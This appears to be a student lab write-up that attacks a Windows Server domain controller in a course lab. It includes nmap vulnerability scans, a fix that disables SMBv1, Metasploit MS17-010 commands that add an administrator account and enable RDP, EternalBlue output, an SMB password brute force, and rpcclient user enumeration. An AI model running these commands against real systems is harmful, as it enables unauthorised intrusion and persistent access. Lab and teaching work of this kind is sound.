
```
┌──(kali㉿kali)-[/usr/share/nmap/scripts/vulscan]
└─$ nmap --script vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV 10.10.10.10 -p
445 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-05 20:00 EST
Nmap scan report for 10.10.10.10
Host is up (0.00046s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgrou
p: ONE)
| vulscan: cve.csv:
| [CVE-2013-3661] The EPATHOBJ::bFlatten function in win32k.sys in Microsoft Windows XP S
P2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP
1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not check whether l
inked-list traversal is continually accessing the same list member, which allows local us
ers to cause a denial of service (infinite traversal) via vectors that trigger a crafted
PATHRECORD chain.
| [CVE-2013-3660] The EPATHOBJ::pprFlattenRec function in win32k.sys in the kernel-mode d
rivers in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, W
indows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, and Windows Server 2012 does
 not properly initialize a pointer for the next object in a certain list, which allows lo
cal users to obtain write access to the PATHRECORD chain, and consequently gain privilege
s, by triggering excessive consumption of paged memory and then making many FlattenPath f
unction calls, aka "Win32k Read AV Vulnerability."
| [CVE-2013-3173] Buffer overflow in win32k.sys in the kernel-mode drivers in Microsoft W
indows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP
2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT allows local
users to gain privileges via a crafted application that leverages improper handling of ob
jects in memory, aka "Win32k Buffer Overwrite Vulnerability."
| [CVE-2013-3138] Integer overflow in the TCP/IP kernel-mode driver in Microsoft Windows
Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2
012, and Windows RT allows remote attackers to cause a denial of service (system hang) vi
a crafted TCP packets, aka "TCP/IP Integer Overflow Vulnerability."
| [CVE-2013-1345] win32k.sys in the kernel-mode drivers in Microsoft Windows XP SP2 and S
P3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windo
ws 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not properly handle objects
 in memory, which allows local users to gain privileges via a crafted application, aka "W
in32k Vulnerability."
| [CVE-2013-1340] win32k.sys in the kernel-mode drivers in Microsoft Windows XP SP2 and S
P3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windo
ws 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not properly handle objects
 in memory, which allows local users to gain privileges via a crafted application, aka "W
in32k Dereference Vulnerability."
```

Figure 8: Vulnerabilities on Port 445

The base version of Windows Server 2016 must have just copy/pasted the SMB code from 2008/2012 since that's the version that nmap thinks I'm scanning against.

smb-vuln-ms17-010.nse

sudo nmap 10.10.10.10 -sS --script smb-vuln-ms17-010.nse



```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 9: smb-vuln-ms17-010 Script Results

Disabling SMB 1.0


There is a very simple solution to stopping this attack: disabling SMB 1.0. It takes one PowerShell command:

Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

then restart!

Running the same scan again:

sudo nmap 10.10.10.10 -sS --script smb-vuln-ms17-010.nse




```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap 10.10.10.10 --script smb-vuln-ms17-010.nse | grep VULNERABLE
[sudo] password for kali:
```

Figure 10: smb-vuln-ms17-010 Script Results with no SMB 1.0

At the very least the script is no longer reporting the vulnerability.

enum4linux

enum4linux -a 10.10.10.10



```
 ==========================( Getting domain SID for 10.10.10.10 )
==========

Domain Name: ONE
Domain Sid: S-1-5-21-4006822025-144782907-372913733

[+] Host is part of a domain (not a workgroup)


 ============================( OS information on 10.10.10.10 )==
==========


[E] Can't get OS info with smbclient
```

Figure 11: enum4linux Results

Windows does not like giving away info to anonymous users (unless as a DNS query) and there doesn't seem to be a way to use a username/password combination with enum4linux so very limited information was provided.

Part 3

ms17_010_command

Here's the plan: use the ms17_010_command module in Metasploit to run remote commands but as the local SYSTEM account. Create a user, add the user to the administrators group, and enable RDP.

use auxiliary/admin/smb/ms17_010_command

set RHOSTS 10.10.10.10

set COMMAND net user bob Password01 /add

run

set COMMAND net localgroup administrators bob /add


run

set COMMAND netsh advfirewall firewall set rule group=\"remote desktop\" new enable=Yes

run

set COMMAND reg add \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f

run




```
msf6 > use auxiliary/admin/smb/ms17_010_command
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 10.10.10.10
RHOSTS ⇒ 10.10.10.10
msf6 auxiliary(admin/smb/ms17_010_command) > set COMMAND whoami
COMMAND ⇒ whoami
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 10.10.10.10:445       - Target OS: Windows Server 2016 Datacenter Evaluation 14393
[*] 10.10.10.10:445       - Built a write-what-where primitive...
[+] 10.10.10.10:445       - Overwrite complete... SYSTEM session obtained!
[+] 10.10.10.10:445       - Service start timed out, OK if running a command or non-service
 executable...
[*] 10.10.10.10:445       - Getting the command output...
[*] 10.10.10.10:445       - Executing cleanup...
[+] 10.10.10.10:445       - Cleanup was successful
[+] 10.10.10.10:445       - Command completed successfully!
[*] 10.10.10.10:445       - Output for "whoami":

nt authority\system


[*] 10.10.10.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) > 
```

Figure 12: ms17_010_command Results

If you run the whoami command you can see that these commands are being run as nt authority\system. These aren't even remote commands these are commands sent over the network but run locally. I'm not quite sure the exact CVE exploit this uses but even though you don't gain a shell per se you can still run commands as though you had one albeit only one at a time.

ms17_010_eternalblue

For fun let's attempt the eternalblue exploit. Described as "the ugly stepchild of MS17-010 exploits," [3] it has developed a reputation for crashing the target more often than not.



```
[*] 10.10.10.10:445 - Connecting to target for exploitation.
[+] 10.10.10.10:445 - Connection established for exploitation.
[+] 10.10.10.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.10:445 - CORE raw buffer dump (47 bytes)
[*] 10.10.10.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.10.10:445 - 0x00000010  30 31 36 20 44 61 74 61 63 65 6e 74 65 72 20 45  016 Datacenter E
[*] 10.10.10.10:445 - 0x00000020  76 61 6c 75 61 74 69 6f 6e 20 31 34 33 39 33     valuation 14393
[+] 10.10.10.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.10:445 - Trying exploit with 22 Groom Allocations.
[*] 10.10.10.10:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.10:445 - Starting non-paged pool grooming
[+] 10.10.10.10:445 - Sending SMBv2 buffers
[+] 10.10.10.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.10:445 - Sending final SMBv2 buffers.
[*] 10.10.10.10:445 - Sending last fragment of exploit packet!
[*] 10.10.10.10:445 - Receiving response from exploit packet
[+] 10.10.10.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.10:445 - Sending egg to corrupted connection.
[*] 10.10.10.10:445 - Triggering free of corrupted buffer.
[-] 10.10.10.10:445 - =============================================================
[-] 10.10.10.10:445 - ===========================FAIL==============================
[-] 10.10.10.10:445 - =============================================================
[*] Exploit completed, but no session was created.
```

Figure 13: ms17_010_eternalblue Results

The bad news: no shell

The good news: Server did not crash. The only reason that's good news is that if you keep crashing their server they may get wise to the fact that their server could use a patch or two.


Part 4

Brute Force SMB

One thing to remember is that this exploit only supports SMBv1

To carry out this attack use these commands:


- use auxiliary/scanner/smb/smb_login
- set RHOSTS 10.10.10.10
- set SMBUser administrator
- set PASS_FILE /usr/share/wordlists/rockyou.txt
- run



```
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:guitar',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:212121',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:truelove',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:jayden',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:savannah',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:hottie1',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:phoenix',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:monster',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:player',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:ganda',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:people',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:scotland',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:nelson',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:jasmin',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:timothy',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:onelove',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:ilovehim',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:shakira',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:estrellita',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:bubble',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:smiles',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:brandon1',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:sparky',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:barney',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:sweets',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:parola',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:evelyn',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:familia',
[-] 10.10.10.10:445       - 10.10.10.10:445 - Failed: '.\secret:love12',
[+] 10.10.10.10:445       - 10.10.10.10:445 - Success: '.\secret:Password01' Administrator
```

Figure 14: smb_login via Metasploit

Even at the fastest brute force speed it takes quite awhile to go through every password. As you can see most of the passwords in the rockyou file do not use symbols or upper case letters which gives credence to forcing your users to incorporate these features into their passwords.




```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "one\secret" 10.10.10.10
Password for [ONE\secret]:
rpcclient $> enumtrust
rpcclient $> querydominfo
Domain:         ONE
Server:
Comment:
Total Users:    56
Total Groups:   0
Total Aliases:  0
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enumdomains
name:[ONE] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumdomusers
user:[secret] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[user1] rid:[0x44f]
user:[bob] rid:[0x450]
```

Figure 15: rpcclient Enumeration


Using rpcclient Windows will let you have as much information as you want. The above screenshot shows the bob administrator previously created.

it.doesntmatter.ca's Domain Controller




vcenter12.itas.ca
Best Datacenter
esxi12.itas.ca (Not responding)
AD (disconnected)
ESXi (disconnected)
PhoenixRepl (disconnected)
PhoenixSRM (disconnected)
Riley.Nold-ServerDC1 (disconnected)
Riley.Nold-ServerDM1 (disconnected)
Riley.Nold-ServerDM2 (disconnected)
Riley.Nold-ServerSA1 (disconnected)
vcenter12 (disconnected)
Veeam (disconnected)
WSUS (disconnected)

Figure 16: Attempting to Connect to ESXi via vCenter



503 Service Unavailable (Failed to connect to endpoint: = / action = Allow _port = 8309)

Figure 17: Attempting to Connect to ESXi via Web Interface




```
[student12-1@esxi12:~] services.sh restart
[student12-1@esxi12:~] vim-cmd vmsvc/getallvms
Failed to login: Connection refused: The remote service is not running, OR is ov
erloaded, OR a firewall is rejecting connections.
```

Figure 18: Attemtping to Restart ESXi Services via SSH

absolute.disaster's Domain Controller

